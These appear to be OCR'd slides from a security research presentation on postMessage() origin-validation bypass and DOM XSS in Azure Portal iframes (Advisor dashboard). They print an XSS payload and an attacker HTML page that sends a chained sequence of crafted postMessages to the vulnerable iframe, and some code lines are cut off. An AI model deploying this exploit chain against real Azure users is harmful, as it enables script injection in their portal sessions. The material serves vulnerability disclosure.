


# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***Bypass Origin Validation***

**Sending a modified version of one of the original postMessage() to the iframe postMessage() handler**



# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***Bypass Origin Validation***

**The postMessage() is indeed checking and matching the given origin**

```
e.prototype.receiveMessage = function(e) {
    var r = this
      , n = null;
    try {
        var i = e.origin;
        if (!i)
            throw new Error("Event received missing origin field");
        if ("https://portal.azure.com" !== (i = i.toLowerCase()) && "htt
            throw new Error("Received event origin of [" + i + "] does r
        if (!e.data)
            throw new Error('Received event is missing "data" field');
        if ("FxFrameBlade" !== e.data.signature)
            throw new Error("Received event with unexpected signature of
        if (e.data.data.solution && e.data.data.solution === l.VmInsight
            if (!e.data.data.receivedReady)
                return;
            var a = e.data.data && e.data.data.iframeId;
            if (this.frameId !== a)
```

**Our origin is a simple Azure Web App hosting the custom HTML page**

```
▼ Local
  ▶ this: e
    a: undefined
    c: undefined
  ▼ e: MessageEvent
      isTrusted: true
      bubbles: false
      cancelBubble: false
      cancelable: false
      composed: false
    ▶ currentTarget: Window {window: Window, self: Window, document: document,
    ▶ data: {signature: 'FxFrameBlade', kind: 'localeStrings', data: {…}}
      defaultPrevented: false
      eventPhase: 2
      lastEventId: ""
      origin: "https://iframe-orca-research-localhost.scm.azurewebsites.net"
    ▶ ports: []
      returnValue: true
    ▶ source: global {0: Window, window: global, self: global, location: {…},
    ▶ srcElement: Window {window: Window, self: Window, document: document, na
    ▶ target: Window {window: Window, self: Window, document: document, name:
      timeStamp: 288595.39999999106
```

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***Bypass Origin Validation***

**The malicious postMessage() was able to bypass the Origin check**


```
            return void this.processRefreshMessage();
        if (!s)  s = {ContainerInsights: {…}, ErrorExperience: {…}, LiveLog: {…}, MultiCluster: {…}, Onboarding: {…}, …}
            return;
        if ("localeStrings" === c)
            return void (this.eventProcessors.localeStrings && this.eventProcessors.localeStrings({
                detail: e.data.data
            }));
        s.localeStrings && o.LocaleStringsHandler.Instance().translateRawLocale(s.localeStrings);
        var p = s.sequenceNumber;
        if (p <= this.lastReceivedMessageSequenceNumber)
            throw new Error("Received event with out of order sequence number of [" + p + "]. Last recorded sequence number
        switch (c) {
```

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***Bypass Origin Validation***

**Manipulating the server to grab a malicious JSON file**




# Methodology - Static Code Analysis


## Azure postMessage() vulnerable endpoints Use Cases

***postMessages() "chains"***

**Azure Advisor Portal service endpoint is embedded via iframe in the Azure Portal**

**Various postMessages() are being sent to build the Dashboard**







# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***postMessages() "chains"***

**Various postMessages() that are being sent as a sequence to build the Dashboard**



# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***postMessages() "chains"***

**Payload injected to one of the postMessages()**

```
{
 "signature": "FxAppBlade",
 "kind": "customMessage",
 "data": "{\"type\":\"batch\",\"value\":[{\"type\":\"themeChange\",\"value\":{\"name\":\"azure
 \",\"highContrast\":0,\"locked\":false}},{\"type\":\"authContext\",\"value\":{\"path\":\"/cza
 r\",\"workspaceRegion\":\"eastus\",\"workspaceFeatures\":{\"legacy\":0,\"sear
 chVersion\":1,\"enableLogAccessUsingOnlyResourcePermissions\":true},\"header\":\"Bearer
 czar\",\"draftHeader\":\"Bearer czar\",\"channelId\":\"Orca\",\"workspaceCustomerId\":\"Orca\
 "}},{\"type\":\"renderDashboard\",\"value\":{\"componentId\":\"<img src=1 onerror=alert(
 document.domain)>\",\"properties\":{\"_timeInterval\":{\"intervalDuration\":86400}}}}]}"
}

{
```

Vulnerable postMessage type is send with malicious payload

Malicious Payload

```
                    // Clear scroll handling until it is enabled by the page
                    window.removeScrollHandling(false);
                }
            }

            currentDashboard = Shell.Widget.renderDashboard($("#widgetHost"), renderData.componentId, renderData.properties);
            if ($("body").hasClass("mobile-wp")) {
                resize();
            }
        }
    }

    var _containerTemplate = "<div class='filter-container'></div>";
```

"<img src=1 onerror=alert(document.domain)>"

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***postMessages() "chains"***

**Attacker custom HTML containing the vulnerable iframe and the postMessages() chains that will be sent**

GNU nano 5.4 sql_xss.html

```
<iframe id="myIframe" src="https://advisorportalextension.hosting.portal.azure.net/advisorportalextension/content

<script>
    function sendMessage(message) {
        var iframe = document.getElementById('myIframe');
        iframe.contentWindow.postMessage(message, '*');
    }

    setTimeout(function () {
        var message1 = {
            "signature": "FxAppBlade",
            "kind": "customMessage",
            "data": "{\"type\":\"batch\",\"value\":[{\"type\":\"themeChange\",\"value\":{\"name\":\"azure\",\"hig
        };
        sendMessage(message1);
    }, 1000);

    setTimeout(function () {
        var message2 = {
            "signature": "FxAppBlade",
            "kind": "customMessage",
            "data": "{\"type\":\"draftAuthTokenRefresh\",\"value\":\"Bearer czar\"}"
        };
        sendMessage(message2);
    }, 2000);
```

first message (without any malicious payload)

second message

# Methodology - Static Code Analysis

## Azure postMessage() vulnerable endpoints Use Cases

***postMessages() "chains"***

**The 4th postMessage() containing the malicious payload inside the vulnerable variable**

```
        setTimeout(function () {
            var message3 = {
                "signature": "FxAppBlade",
                "kind": "customMessage",
                "data": "{\"type\":\"armCall\",\"key\":0,\"result\":{\"result\":[{\"Name\":\"VMInsights\",\"Available\":true,\"Enab
            };
            sendMessage(message3);
        }, 3000);

        setTimeout(function () {
            var message4 = {
                "signature": "FxAppBlade",
                "kind": "customMessage",
                "data": "{\"type\":\"batch\",\"value\":[{\"type\":\"themeChange\",\"value\":{\"name\":\"azure\",\"highContrast\":0,
            };
            sendMessage(message4);
        }, 4000);
    </script>
</body>
</html>
```

